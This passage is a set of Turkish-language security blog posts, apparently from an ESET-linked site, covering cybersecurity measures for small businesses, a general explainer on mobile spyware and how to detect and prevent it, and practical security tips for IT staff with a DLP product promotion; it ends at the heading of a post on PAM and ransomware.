Kötü niyetli faaliyetleri engellemek için antivirüs yazılımı, VPN, parola yöneticisi, güvenlik duvarları ve diğer güvenlik araçlarına yatırım yapın, yetkisiz erişimi önlemek için verileri şifreleyin ve şüpheli faaliyetleri izlemek için tespit ve önleme sistemleri kullanın. İhlallerin yüzde yirmisi, ilk erişimi elde etmek için güvenlik açıklarından yararlanılarak başlatılmıştır.
Düzenli, otomatik yedeklemeler de zorunludur. Daha fazla KOBİ bulut hizmetlerine geçtikçe Bulut Güvenliği Duruş Yönetimi (CSPM) hayati bir araç olarak ortaya çıkmıştır. CSPM, bulut yapılandırmalarındaki güvenlik açıklarının belirlenmesine ve giderilmesine yardımcı olarak verilerin güvende kalmasını sağlar. Ayrıca yapay zekâ (AI) ve makine öğrenimi (ML), anormallikleri ve potansiyel tehditleri gerçek zamanlı olarak tespit ederek siber güvenliği dönüştürüyor ve işletmelerin riskleri proaktif olarak azaltmasına olanak tanıyor.
### Eğitimler
İhlallerin %60’ında hatalar veya sosyal mühendislik saldırıları da dâhil olmak üzere insan hataları rol oynamıştır. Bu nedenle, sürekli siber güvenlik eğitimi şarttır. İşletmeler çalışanlarını en yaygın güvenlik açıkları konusunda [eğitmeli](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/), şüpheli faaliyetleri fark edebilmelerini ve risk yönetimi süreçlerini yürütebilmelerini sağlamalıdır.
### Kılavuzlar ve politikalar
Hassas verileri yetkili personelle kısıtlamak için erişim kontrol politikaları, şifreleme gibi veri koruma önlemleri veya parola protokolleri ve çok faktörlü kimlik doğrulama (MFA) uygulayın. Sıfır güven mimarisi “asla güvenme, her zaman doğrula” ilkesine göre çalışır. Bu yaklaşım, kullanıcıların ve cihazların sürekli olarak kimliklerinin doğrulanmasını ve onaylanmasını gerektirerek yetkisiz erişim riskini önemli ölçüde azaltır.
### Uyumluluk
Yasal sonuçlardan veya para cezalarından kaçınmak için GDPR, HIPAA veya PCI-DSS gibi düzenleyici çerçevelere uyum zorunludur. İşletmeler geçerli gereklilikleri belirlemeli, gerekli kontrol prosedürlerini uygulamalı ve politikaların, risk değerlendirmelerinin ve olay müdahalelerinin ayrıntılı kayıtlarını tutmalıdır.
### Olay müdahale planı
Güvenlik ihlallerinin tespit edilmesi, kontrol altına alınması ve hafifletilmesine yönelik doğru süreç, dijital güvenlik stratejisinin bir diğer önemli bileşenidir. Özel bir olay müdahale planı, müdahale ekibinin rol ve sorumluluklarını ana hatlarıyla belirler, paydaşları bilgilendirmek için dâhili ve harici iletişim stratejileri oluşturur ve gelecekteki güvenlik önlemlerini güçlendirmek için bir inceleme süreci tanımlar.
### Denetimler ve izleme
Siber tehditler sürekli gelişmektedir, bu nedenle güvenliği korumak için sürekli izleme gereklidir. İşletmeler, savunmaları değerlendirmek ve güvenlik açıklarını belirlemek için düzenli denetimler yapmalıdır.
Siber güvenliğe yatırım yapmak artık isteğe bağlı değildir; bir şirketin büyüklüğü ne olursa olsun dijital çağda iş yapmanın temel bir yönüdür.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** KOBİ, Kurumsal Güvenlik, Siber Güvenlik
---
### [Mobil casus yazılım nedir ve nasıl mücadele edebilirim?](https://antivirus.com.tr/mobil-casus-yazilim-nedir-ve-nasil-mucadele-edebilirim/)
**Published:** Ağustos 26, 2025
**Author:** ESET
**Excerpt:** Mobil cihazlarımız dijital hayatımızın kapısıdır. Bu kolaylık cihazlarımızı, casus yazılım için kötü niyetli kişilere cazip bir hedef hâline getiriyor.
**Content:**
Mobil cihazlarımız dijital hayatımızın kapısıdır. Bu kolaylık cihazlarımızı, casus yazılım için kötü niyetli kişilere cazip bir hedef hâline getiriyor.
Mobil cihazlarımız dijital hayatımızın kapısıdır. Ekrana dokunarak çevrimiçi bankacılıktan mesajlaşmaya, fotoğraflara, bulut depolamaya ve potansiyel olarak hassas iş uygulamalarına kadar her şeye erişim sağlarlar. Bu kolaylığın bedeli, cihazlarımızın kötü niyetli kişiler için cazip hedefler hâline gelmesidir.
Dijital hayatımızı gözetlemek için en sevdikleri araçlardan biri mobil casus yazılımdır. Öyleyse bunun ne olduğunu, nasıl çalıştığını ve kendinizi nasıl koruyabileceğinizi inceleyelim.
## **Mobil casus yazılım nedir?**
Mobil casus yazılım, adından da anlaşılacağı gibi çalışır. Cihazınızdan hassas bilgileri gizlice çalmak ve/veya kullanımı ve konumu izlemek ve takip etmek için tasarlanmış herhangi bir kötü amaçlı yazılımdır. Burada bahsettiğimiz, ebeveyn denetimi veya iş amaçlı mobil cihaz yönetimi (MDM) için kullanılan türden meşru mobil izleme araçları değildir. Bu casus yazılımlar, siber suçlular, devlet ajanları, takipçiler ve hatta kişisel olarak tanıdığımız kişiler tarafından kasıtlı, kötü niyetli ve gizli bir şekilde yüklenir.

**Mobil casus yazılım türleri**
Mobil casus yazılımların çeşitli işlevleri olabilir. En yaygın olanlardan bazıları şunlardır:
- **Keylogger’lar:** Tuş vuruşlarını yakalar ve böylece düşmanların parolaları, kredi kartı numaralarını ve diğer hassas bilgileri toplamasına olanak tanır.
- **Konum izleyiciler:** GPS verilerini izleyerek hareketlerinizi takip eder.
- **Arama ve SMS izleyiciler:** Arama ve kısa mesajlarınızı kaydeder.
- **Multimedya kaydediciler:** Cihazınızın kamerasını veya mikrofonunu etkinleştirerek özel konuşmaların ve toplantıların içeriği dâhil olmak üzere görüntü, video ve ses kaydı yapabilir.
- **Kapsamlı gözetleme uygulamaları:** Genellikle tuş vuruşlarını kaydetme, konumu izleme ve iletişimi kaydetme gibi yukarıdaki özelliklerin çoğunu birleştirir.
## **Mobil casus yazılımlar nasıl çalışır?**
**Enfeksiyon vektörleri**
Siber suçlular, cihazınıza casus yazılım yüklemek için çeşitli yöntemler kullanır:
- **Oltalama:** Kötü niyetli kişiler, kötü amaçlı içerik içeren mesajlar, bağlantılar ve iletişim yoluyla kullanıcıların kimlik bilgilerini veya diğer değerli bilgilerini çalmaya çalışır. Bu içerikler, sizi gizlice kötü amaçlı yazılımı indiren bağlantılara tıklamaya teşvik eden e-postalar da dâhil olabilir.
- **Kötü amaçlı uygulama mağazaları ve yan yükleme:** Casus yazılımlar, meşru görünen uygulamalar olarak gizlenir. Bunlar bazen [Google Play](https://www.infosecurity-magazine.com/news/mandrake-spyware-infects-32000/) ve Apple [App Store’da](https://www.infosecurity-magazine.com/news/mandrake-spyware-infects-32000/) yer alabilir. Resmî pazarlar dışında uygulamaların yan yükleme girişimleri de yaygındır. iPhone kullanıcıları, onaylanmamış uygulamalara erişmek için cihazlarını jailbreak veya rootlama yoluna başvurabilir. Bu, daha az güvenli üçüncü taraf uygulama mağazalarından teknoloji edinme çabaları sırasında cihazlarının güvenlik durumunu tehlikeye atabilir.
- **Kötü amaçlı reklamlar:** Kötü amaçlı bir reklama tıklamak, casus yazılım indirilmesine neden olabilir.
- **Drive-by indirmeler:** Güvenliği ihlal edilmiş bir web sitesini ziyaret etmek, siteyle etkileşime girmeseniz bile kötü amaçlı yazılım indirilmesine neden olabilir.
- **Sahte Wi-Fi:** Kullanıcıları cihazlarına kötü amaçlı yazılım yüklemek için çeken sahte erişim noktalarına dikkat edin.
- **Güvenlik açığı istismarı:** Saldırganlar, işletim sisteminizdeki (OS) veya meşru uygulamalardaki [güvenlik açıklarını istismar ederek](https://antivirus.com.tr/lanetli-tapeler-android-icin-telegramda-evilvideo-guvenlik-acigindan-yararlanma/) izinsiz olarak casus yazılım yükleyebilir.
- **Fiziksel erişim:** Birisi cihazınıza geçici olarak fiziksel erişim sağlarsa cihaz izleme ve erişilebilir arama günlüğü gibi özellikler sunan yerleşik ebeveyn denetimi gibi meşru uygulamalardaki mevcut işlevleri değiştirebilir veya kötüye kullanabilir.
**Nasıl çalışır?**
Piyasada birçok türde mobil casus yazılım dolaşmaktadır ancak çoğu aynı çalışma özelliklerine sahiptir:
- **Gizlilik:** Sizin haberiniz olmadan gizlice çalışmak üzere tasarlanmıştır, örneğin kendini meşru bir uygulama gibi göstererek veya zararsız görünen bir yazılımla birlikte gelerek.
- **Yükleme:** Bağlantılar, kötü amaçlı reklamlar ve web siteleri veya uygulama indirmeleri yoluyla uzaktan yüklenebilir. Kötü niyetli bir kişi cihazınıza fiziksel olarak erişebilirse casus yazılımı doğrudan yükleyebilir.
- **Veri toplama:** Casus yazılımlar, yüklendikten sonra klavye vuruşlarını sessizce kaydetme, konumunuzu yakalama, aramaları ve mesajları kaydetme ve hatta ekranınızın düzenli aralıklarla fotoğrafını çekme gibi birçok belgelenmiş özelliğe sahip olabilir.
- **Veri aktarımı:** Toplanan veriler genellikle şifreli tüneller aracılığıyla uzak sunuculara gönderilir, bu da güvenlik araçları tarafından tespit edilmesini engeller.
**Gelişmiş özellikler**
Bazı casus yazılımlar diğerlerinden daha gelişmiştir. Gelişmiş türler, güvenlik yazılımı etkinleştirildiğinde kendilerini devre dışı bırakmak gibi davranışlarını algılanmamak için uyarlayabilir. Ya da saldırganın LED göstergelerini tetiklemeden mikrofonu/kamerayı uzaktan açmasını sağlayabilir. Özellikle gelişmiş bir casus yazılım türü, bilinmeyen (sıfır gün) güvenlik açıklarını istismar eden ve kullanıcı etkileşimi gerektirmeyen sıfır tıklama saldırıları yoluyla cihazlara yüklenir.
## **Mobil casus yazılım riskleri ve etkileri**
Hem kişisel hem de kurumsal cihaz kullanıcıları mobil casus yazılımlardan risk altındadır. İşte riskler:
**Kişisel riskler**
- **Yetkisiz veri erişimi:** Casus yazılımlar, kişiler, mesajlar, tarama geçmişi ve arama içeriği gibi hassas kişisel bilgileri kötü niyetli üçüncü taraflara ifşa edebilir.
- **Kimlik hırsızlığı:** Çalınan kişisel veriler, kimlik sahtekârlığında kullanmak üzere dolandırıcıların eline geçebilir.
- **Finansal riskler:** Ele geçirilen banka veya ödeme bilgileri, hesapları ele geçirmek ve diğer yetkisiz eylemleri gerçekleştirmek için kullanılabilir.
**Kişisel güvenlik**
Casus yazılımların bir alt türü olan stalkerware, eski partnerler, kıskanç eşler veya takipçiler tarafından kurbanın hareketlerini ve konuşmalarını izlemek için mobil cihazlara yüklenebilir. Bu, kurbanları fiziksel tehlikeye atabilir. [Bir rapora](https://press.avast.com/stalkerware-grows-239-worldwide-over-the-past-three-years) göre, mobil cihazlarda stalkerware ile karşılaşma riski 2020 ile 2023 arasında küresel olarak %239 arttı.
**Kurumsal riskler**
İşletmeler için kurumsal ağlara ve kaynaklara erişime izin verilen çalışanlara ait çok sayıda cihaz (BYOD olarak bilinir) nedeniyle mobil casus yazılım riski artmaktadır. Enfeksiyon şunlara yol açabilir:
- **Veri ihlalleri:** Gizli bilgiler, ticari sırlar ve müşteriler ve çalışanlar hakkında sıkı bir şekilde denetlenen kişisel bilgilerin ifşa edilmesi. Veriler ayrıca siber suçlular tarafından fidye için tutulabilir.
- **Kurumsal casusluk:** Casus yazılımlar, endüstriyel casusluğu mümkün kılarak şirketin rekabet gücüne zarar verebilir.
- **İtibar kaybı:** Casus yazılımların yol açtığı fidye yazılım saldırıları veya veri ihlalleri, müşteriler, hissedarlar, ortaklar ve diğerleri nezdinde markanın itibarını zedeleyebilir.
- **Yasal düzenleme ve uyum riski:** Büyük ihlal olayları, düzenleyici kurumların incelemesine yol açabilir ve ciddi para cezalarına neden olabilir.
## **Tespit ve teşhis**
Mobil cihazınızın casus yazılım bulaşmış olabileceğinden endişeleniyorsanız aşağıdakileri göz önünde bulundurun:
**Casus yazılım bulaşmasının belirtileri**

- **Açıklanamayan pil tüketimi:** Arka planda çalışan casus yazılımlar pilinizi hızla tüketebilir.
- **Artan veri kullanımı:** Veri tüketiminde ani artışlar, casus yazılımların bilgi aktardığını gösterebilir.
- **Cihazın yavaşlaması:** Telefonunuz yavaşlar, yanıt vermez veya aniden çökerse kaynakları tüketen kötü amaçlı işlemler neden olabilir
- **Beklenmedik davranışlar:** Arama sırasında olağan dışı sesler, ana ekranda tanıdık olmayan uygulamalar, ayar değişiklikleri veya mikrofon/kameranın olağan dışı zamanlarda açılması gibi durumlara dikkat edin.
**Casus yazılımları nasıl tespit edebilirsiniz?**
- **Mobil güvenlik uygulamaları:** Saygın sağlayıcıların sunduğu kötü amaçlı yazılım veya casus yazılım önleme çözümleri, cihazınızı kötü amaçlı yazılımlara karşı tarar. Ayrıca ödeme koruması, kimlik avı veya hırsızlık önleme gibi diğer kullanışlı özelliklere sahiptir ve virüslere, fidye yazılımlarına ve diğer kötü amaçlı yazılımlara karşı karmaşık koruma sağlar
- **Manuel inceleme:** Uygulamalarınızı ve izinlerinizi düzenli olarak gözden geçirin ve şüpheli görünen her şeyi kaldırın.
- **Ağ analizi:** Telefonunuzun ağ etkinliğini takip edin. Olağan dışı giden trafik, casus yazılımların uzak sunuculara veri gönderdiğinin bir işareti olabilir.
**İşletim sistemi güvenlik özellikleri**
Mobil işletim sistemleri, sandboxing, kilitleme modu, sıkı uygulama izin kontrolleri, tam disk şifreleme ve düzenli güvenlik güncellemeleri gibi casus yazılım risklerini azaltmak için tasarlanmış çeşitli yerleşik güvenlik özelliklerine sahiptir. Ancak tüm casus yazılımlar aynı değildir ve daha sofistike türleri bu savunmaların bazılarını veya tümünü atlatabilir. Bu nedenle, uyanık olmak ve ek güvenlik önlemleri almak önemlidir.
## **Önleme ve koruma stratejileri**
Aşağıdaki en iyi uygulamaları izleyerek mobil casus yazılımlara karşı bir adım önde olun:
**Kullanıcılar için en iyi uygulamalar**
- **Güvenilir kaynaklardan indirin:** Yalnızca Google Play veya Apple App Store gibi resmî uygulama mağazalarından [uygulama yükleyin](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/).
- **Düzenli güncellemeler:** Cihaz işletim sisteminin ve tüm uygulamaların en son ve en güvenli sürümlerde olduğundan emin olun.
- **Uygulama izinlerini gözden geçirin:** Hangi uygulamaların hassas verilere erişimi olduğunu düzenli olarak kontrol edin ve gereksiz izinleri devre dışı bırakın.
- **Güçlü kimlik doğrulama kullanın:** Parola hırsızlığı riskini azaltmak için tüm hesaplarınızda çok faktörlü kimlik doğrulamayı (MFA) etkinleştirin.
- **Tıklamadan önce düşünün:** Yeni mesajları, e-postaları veya sohbetleri açarken dikkatli olun ve bilinmeyen veya şüpheli bağlantılara tıklamayın.
**Gelişmiş güvenlik önlemleri**
- **Mobil güvenlik çözümlerine yatırım yapın:** Güvenilir bir satıcıdan kötü amaçlı yazılım veya casus yazılım önleme yazılımı seçin. Bu yazılım, casus yazılımları yüklenmeden önce algılayıp engellemek için gerçek zamanlı izleme özelliği sunmalıdır.
- **Etkinliğini en üst düzeye çıkarmak için:**
- Telefonunuzda zaten mevcut olabilecek gizli casus yazılımları veya kötü amaçlı uygulamaları kontrol etmek için ilk cihaz taramasını çalıştırın.
- Spyware enfeksiyonlarına yol açabilecek kimlik avı girişimlerini ve kötü amaçlı bağlantıları engellemek için “Bildirim Koruması ve Bağlantı Tarayıcı” gibi özellikleri içeren Kimlik Avı Koruması’nı etkinleştirin.
- Güvenlik Denetimi özelliğini kullanarak cihazınızın uygulama izinlerini ve ayarlarını inceleyin, potansiyel güvenlik açıklarını belirleyin ve uygulamaların gereğinden fazla veriye erişmediğinden emin olun.
**Kuruluşlar için denetimler**
- **Mobil Cihaz Yönetimi (MDM):** Kurumsal BT departmanları, MDM araçlarını kullanarak çalışanların cihazlarında sıkı güvenlik politikaları uygulamalıdır. Bu politikalar, cihazların düzenli olarak güncellenmesini ve güvenli bir şekilde yapılandırılmasını, uygulama indirmelerinin kısıtlanmasını vb. sağlayabilir.
- **Mobil Tehdit Savunması (MTD):** Bir MDM çözümü, şüpheli indirmeleri önlemek ve casus yazılımları taramak için MTD’nin son kullanıcı cihazlarında korunmasını da sağlayabilir.
- **Kullanıcı eğitimi:** Mobil güvenlikle ilgili en iyi uygulamalar hakkında düzenli eğitimler, çalışanların casus yazılım tehditlerini fark etmelerine ve önlemelerine yardımcı olabilir.
- **VPN:** Kurumsal VPN kullanın. Bu, kullanıcıları şirket sınırları içinde tutar ve çalışanların uzaktaki yerlerden kimlik doğrulaması yapılmış ve güvenli bir şekilde şirket kaynaklarına erişmelerini sağlar. Böylece şirketin BT/iç güvenliğine daha yüksek düzeyde kontrol sağlar
- **Sıfır Güven:** Casus yazılım bulaşmış cihazlara erişimi engelleyen sıfır güven yaklaşımını benimsemeyi düşünün.
## **Yasal ve düzenleyici hususlar**
Casus yazılımlar öncelikle bir güvenlik riski oluşturur. Ancak kuruluşlar için yasal ve düzenleyici zorluklar da yaratabilir. Aşağıdakileri göz önünde bulundurun:
**Yasal çerçeveler**
- **Yetkisiz gözetlemeye karşı yasalar:** Birçok yargı yetkisi alanında, casus yazılımların yetkisiz olarak yüklenmesi ve kullanılmasına karşı katı yasalar bulunmaktadır. Bu, Avrupa’da GDPR ve ABD’de Bilgisayar Dolandırıcılığı ve Kötüye Kullanımı Yasası ile çeşitli eyalet düzeyinde gizlilik yasalarıdır.
“Ticari casus yazılım” olarak adlandırılan yazılımlar, çoğu satıcılarının yalnızca yasal kolluk amaçları için sattığını iddia etmesi nedeniyle genellikle yasal bir boşlukta faaliyet gösterir. Ancak eski ABD Başkanı Joe Biden 2023 yılında bu yazılımları yasaklamak için [adımlar attı](https://www.infosecurity-magazine.com/news/us-moves-to-ban-antidemocratic/) ve WhatsApp, 2024 yılında bir casus yazılım satıcısına karşı [yüksek profilli bir davayı](https://www.infosecurity-magazine.com/news/us-moves-to-ban-antidemocratic/) kazandı.
- **Cezalar ve sorumluluklar:** Casus yazılım satmak veya yüklemekle sorumlu bulunan kuruluşlar, ciddi yasal incelemelere ve düzenleyici cezalarına maruz kalabilir. Aynı şekilde, casus yazılımların korunan müşteri/çalışan verilerini çalmasına izin vermekle ihmalkâr davranan kuruluşlar da ağır para cezaları, yasal işlemler ve kötü reklamla karşı karşıya kalabilir.
**Uyum ve en iyi uygulamalar**
- **Veri koruma yönetmelikleri:** Şirketler, güvenlik uygulamalarının ilgili veri koruma yasalarına uygun olmasını sağlamalıdır.
- **Düzenli denetimler:** Kuruluşlar, güvenlik açıklarını ve yanlış yapılandırmaları kötüye kullanılmadan önce tespit etmek için güvenlik değerlendirmeleri de gerçekleştirmelidir.
## **Gelecekteki eğilimler ve gelişen tehditler**
Mobil tehditlerin yeni bir çağına girerken hem saldırganlar hem de savunmacılar hızla yenilikler yapmaktadır.
**Gelişen mobil casus yazılım trendleri**
- **Yapay zekâ destekli casus yazılımlar:** Gelecekte, casus yazılım geliştiricileri yapay zekâyı kullanarak kötü amaçlı yazılımların davranışlarını anında değiştirme, algılamadan kaçınma ve veri toplama önceliklerini belirleme yeteneklerini geliştirebilir.
- **Diğer tehditlerle entegrasyon:** Casus yazılımlar, etkilerini artırmak için diğer tehditlerle birleştirilebilir. Örneğin, casus yazılımlar hedeften ses kayıtları ve diğer biyometrik verileri toplayarak deepfake dolandırıcılığını besleyebilir.
- **Hizmet Olarak Kötü Amaçlı Yazılım:** [Hazır hizmet tabanlı](https://www.infosecurity-magazine.com/news/malware-service-top-threat/) casus yazılım teklifleri, yeni başlayan siber suçluların bu alana giriş engelini azaltabilir.
- **Ticari casus yazılımlar devam ediyor:** Ticari casus yazılımları dağıtmak için sıfır tıklama enfeksiyonlarının sayısı, giderek daha fazla ticarileşmesiyle birlikte [artabilir.](https://www.darkreading.com/threat-intelligence/govts-are-driving-sharp-growth-in-commercial-spyware-industry-google-warns)
**Yeni karşı önlemler**
Neyse ki siber güvenlik sektörü de kendi yenilikleriyle karşılık veriyor. Bunlardan bazıları şunlardır:
- **Makine Öğrenimi ve Davranış Analizi:** Gelişmiş algoritmalar, casus yazılımları gösteren anormal davranışları tespit edebilir.
- **Gelişmiş İşletim Sistemi (OS) güvenliği:** İşletim sistemi geliştiricileri, sofistike casus yazılım saldırılarına karşı koruma sağlamak için cihazlara entegre edilen mekanizmaları iyileştirmeye devam ediyor. Bunlar arasında sıfır tıklama tehditlerine karşı koruma sağlayan [Kilit Modu](https://support.apple.com/en-gb/105120) (iOS) ve hassas işlemleri sanal ortamda çalıştıran [Android Private Compute Core](https://support.apple.com/en-gb/105120)yer alıyor.
**Uzmanların görüşleri**
Ancak şimdi gardınızı indirme zamanı değil. Saldırganlar ve savunmacılar arasındaki silahlanma yarışı yapay zekâ çağına girerken riskler bir kez daha artacak. Önemli olan, uyanık olmak ve casus yazılım riskleriyle mücadele etmek için mevcut en yeni araçları, teknikleri ve en iyi uygulamaları kullandığınızdan emin olmaktır.
*“Casus yazılımlar, niş bir hacker aracından, güvenilir görünen uygulamalar aracılığıyla günlük kullanıcıları hedef alan yaygın bir tehdide dönüşüyor. Verileri çalan, ödeme talep eden ve kurbanlarını şantaj yapan “spyloan” uygulamaları veya WhatsApp yedeklemelerini ve diğer hassas dosyaları ele geçirebilen Truva atı sohbet ve ekran kayıt uygulamaları dâhil olmak üzere bu saldırılarda bir artış gördük.*
*Saldırganlar, güvenlik önlemlerini aşmak için hızla uyum sağlıyor ve bu uygulamalardan bazıları resmî uygulama mağazalarında bile bulundu. Gelecekte, en son teknolojiye sahip saldırılar ile ticari amaçlı saldırılar arasındaki sınırlar daha da bulanıklaşacak ve gelişmiş tehditler, siyah şapka pazarında daha yaygın hâle gelecektir.*
*Ayrıca veri toplama işlemlerini otomatikleştirmek ve gizlilik tekniklerini geliştirmek için yapay zekâyı kullanacaklar ve aynı zamanda kurbanların akıllı telefonlarına, giyilebilir cihazlarına ve hatta IoT donanımlarına saldırarak çoklu cihaz saldırılarına da yönelecekler. Kullanıcılar kendilerini bilgilendirmeli, uygulamaların istediği izinlere çok dikkat etmeli, yorumları dikkatlice okumalı ve cihazlarını korumak için saygın güvenlik araçlarını kullanmayı düşünmelidir. Araştırmacılar, uygulama mağazaları ve kolluk kuvvetleri arasındaki iş birliği de bu büyüyen sorunu kontrol altına almak için çok önemli olacaktır.”*
***– Lukáš Štefanko, ESET Kötü Amaçlı Yazılım Araştırmacısı***
## **Sonuç: Casus yazılım koruması burada başlar**
Mobil casus yazılımlar, kişisel ve kurumsal veriler için bir tehdit oluşturur. Gizliliğinizi ve kişisel finansmanınızı zedeleyebilir ve kuruluşlar için önemli bir itibar, yasal ve finansal risk oluşturur. Ancak bunların nasıl çalıştığını anlamak, bu riskleri azaltmanın ilk adımıdır. Bu gölgeli tehdidi gün ışığına çıkararak bize zarar vermek isteyenlere karşı koyabiliriz.
Dijital hayatınız için hepsi bir arada koruma sağlayan PC, macOS, akıllı telefonlar, tabletler ve yaygın olarak kullanılan akıllı cihazları kapsayan **[ESET Small Business Security’yi](https://www.eset.com/tr/home/small-business-security/)** deneyin.
## **Sık sorulan sorular**
**Telefonunuzda casus yazılım olup olmadığını nasıl anlarsınız?**
Telefonunuzda casus yazılım olup olmadığını, olağan dışı pil tüketimi, artan veri kullanımı ve tanıdık olmayan uygulamalar gibi belirtilerden anlayabilirsiniz. Rastgele kamera veya mikrofon etkinleştirme de casus yazılımın varlığını gösterebilir.
**Telefonumun izlendiğini anlayabilir miyim?**
Evet, anlayabilirsiniz. Aşırı ısınma, arama sırasında garip sesler ve hızlı pil tüketimi gibi belirtileri kontrol edin. Kullanılmadığında olağan dışı telefon etkinliği ve performans sorunları da gösterge olabilir.
**Birisi benim haberim olmadan telefonumu takip edebilir mi?**
Telefonunuz, gizli yazılımlar veya GPS verilerinin kullanılmasıyla sizin haberiniz olmadan izlenebilir. Bu yöntemler, konumunuzu ve diğer hassas bilgileri gerçek zamanlı olarak iletebilir.
**Telefondaki casus yazılımlar yasa dışı mıdır?**
Sahibinin izni olmadan bir telefona casus yazılım yüklemek yasa dışıdır ve gizlilik yasalarını ihlal eder.
**Telefonunuzda casus yazılım keşfettikten sonra ne yapmalısınız?**
Cihazı internetten ayırın ve saygın bir kötü amaçlı yazılımdan koruma yazılımı kullanarak tam bir tarama yapın. Parolalarınızı sıfırlayın, sosyal medya hesaplarınızdaki etkinliklerinizi gözden geçirin ve kredi kartı bilgilerinizi veya kartlarınıza erişimi olan bir web sitesinin giriş bilgilerini girdiyseniz bankalar ve yetkililerle iletişime geçin.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Casus Yazılım, Kurumsal Güvenlik, Mobil Güvenlik, Siber Güvenlik
---
### [BT çalışanlarına yardımcı olacak 5 pratik ipucu](https://antivirus.com.tr/bt-calisanlarina-yardimci-olacak-5-pratik-ipucu/)
**Published:** Ağustos 26, 2025
**Author:** ESET
**Excerpt:** BT çalışma ortamları, uzaktan ve hibrit kurulumlardan BYOD ve bulut öncelikli araçlara kadar sürekli olarak gelişiyor ancak tehdit ortamı da genişliyor.
**Content:**
Günümüzün BT çalışma ortamları, uzaktan ve hibrit kurulumlardan BYOD ve bulut öncelikli araçlara kadar sürekli olarak gelişmektedir. Bu gelişmeler esnekliği artırırken hassas verilerin kaybolması, yanlış kullanılması veya çalınması için de tehdit ortamı oluşturmaktadır.
BT uzmanları, bu riski yönetmenin ön saflarında yer almaktadır. Birçok ekip, temel güvenliği artıran bulut platformlarını ve SaaS uygulamalarını benimsemiş olsa da veri kaybının en sık kaynağı hâlâ çalışanlardır. Bu kayıplar her zaman kötü niyetli olmasa da çoğu zaman basit hatalar veya temel politikaların ihmalinden kaynaklanmaktadır.
Ekibiniz tamamen uzaktan çalışıyor veya hibrit bir yapıya sahipse çalışanlarınızın her gün daha güvenli çalışmasına yardımcı olacak **beş pratik ipucu**.
**1. Akıllı günlük alışkanlıkları güçlendirin**
En iyi güvenlik araçları bile insan hatalarına karşı tam koruma sağlayamaz. Çalışanlarınızı aşağıdaki temel uygulamaları izlemeye teşvik edin:
- İstenmeyen e-postalara veya bilinmeyen isteklere yanıt vermeyin,
- Giriş bilgilerinizi e-posta, sohbet veya telefon yoluyla asla paylaşmayın,
- Şüpheli bağlantılara veya banner’lara tıklamayın,
- Doğrulanmamış uygulamaları veya araçları yüklemeyin,
- Önemli yazılım veya işletim sistemi güncellemelerini asla ertelemeyin,
- Antivirüs korumasını her zaman etkin tutun,
- Kişisel veya hassas bilgileri paylaşmadan önce tüm talepleri doğrulayın.
Bunları yeni çalışanlar için yazdırılabilir tek sayfalık bir belge veya dijital hatırlatıcıya dönüştürmeyi düşünün.
**2. 3-2-1 Kuralıyla veri yedeklemelerinin önemini vurgulayın**
Sağlam bir yedekleme stratejisi olmadan hiçbir güvenlik planı eksiksiz değildir.
Çalışanlara özellikle uzaktan çalışanlara, 3-2-1 kuralını uygulamalarını hatırlatın:
- Verilerinizin üç kopyasını saklayın,
- İki farklı türde ortamda saklayın (ör. bulut ve yerel sürücü),
- Bir kopyasının şirket dışında saklandığından emin olun.
Ayrıca veri bütünlüğünü doğrulamak için yedeklemelerinizi düzenli olarak test edin. Yedekleme, yalnızca ihtiyaç duyduğunuzda işe yararsa değerlidir.
**3. Yalnızca ihtiyacınız olanları saklayın**
Kişisel veya yerel cihazlarda ne kadar az veri depolarsanız kaybetme riskiniz o kadar az olur. Ekibinizi şunları yapmaya teşvik edin:
- Hassas belgelerin yerel depolamayı en aza indirin,
- Şirket tarafından onaylanmış bulut veya ağ depolama alanlarını kullanın,
- Eski veya gereksiz dosyaları düzenli olarak temizleyin.
Bu basit uygulama, saldırı yüzeyini azaltır ve kurumsal hijyeni iyileştirir.
**4. Fiziksel bakımı göz ardı etmeyin**
Eski moda gelebilir ancak donanım bakımı hâlâ önemlidir. Dizüstü ve masaüstü bilgisayarlarda, özellikle klimalı ofislerde biriken toz, aşırı ısınmaya ve sonunda arızaya neden olabilir.
Çalışanları cihazlarını kuru, temiz ve düzenli olarak kontrol etmeleri konusunda teşvik edin. Bu küçük bir adım, ancak büyük bir etki yaratır.
**5. Her zaman VPN ve MFA kullanın**
Uzaktan erişim, asla erişimin güvenliğinin tehlikeye atılması anlamına gelmemelidir. Çalışanlarınızdan şunları yapmalarını isteyin:
- Ofis dışından şirket sistemlerine bağlanırken VPN kullanın,
- Mümkün olduğunda Çok Faktörlü Kimlik Doğrulama (MFA) özelliğini etkinleştirin.
Her iki araç da kullanıcı deneyimini zorlaştırmadan ek güvenlik katmanları sağlar.
## **BT ekibi başka ne yapabilir?**
En iyi eğitilmiş ekipler bile hata yapabilir ve işte bu noktada teknoloji devreye girer. [Safetica](https://stratus.com.tr/safetica-dlp/) gibi bir Veri Kaybı Önleme (DLP) çözümü, politikaları uygulamaya koymaya, hataları önlemeye ve çalışanları gerçek zamanlı olarak güçlendirmeye yardımcı olabilir.
Safetica’nın yardımcı olduğu noktalar:
- Özel güvenlik politikaları tanımlayın ve hassas dosyaların yetkisiz paylaşımını önleyin,
- Hassas dosyaları dışarıya gönderme gibi riskli eylemlerden önce kullanıcıları uyarın,
- Tüm eylemleri kaydedin ve raporlayın, şüpheli davranışlar için gerekçe isteyin,
- Gerçek zamanlı, bağlam içinde bildirimler ile farkındalık oluşturun.
Safetica ile çalışanlarınız güven kazanır, siz ise en değerli varlığınız olan verileriniz üzerinde görünürlük ve kontrol elde edersiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Siber Güvenlik
---
### [PAM, Fidye Yazılımı'na Karşı Korunmaya Nasıl Yardımcı Olur?](https://antivirus.com.tr/pam-fidye-yazilimi-na-karsi-korunmaya-nasil-yardimci-olur/)
**Published:** Şubat 27, 2023
**Author:** Can Erginkurban
**Excerpt:** Fidye yazılımı maliyetleri gelecek yıl 20 milyar dolara ulaşacak ve her 11 saniyede bir şirketler hedef alınacak. PAM korunmanıza nasıl yardımcı olabilir?
**Content:**
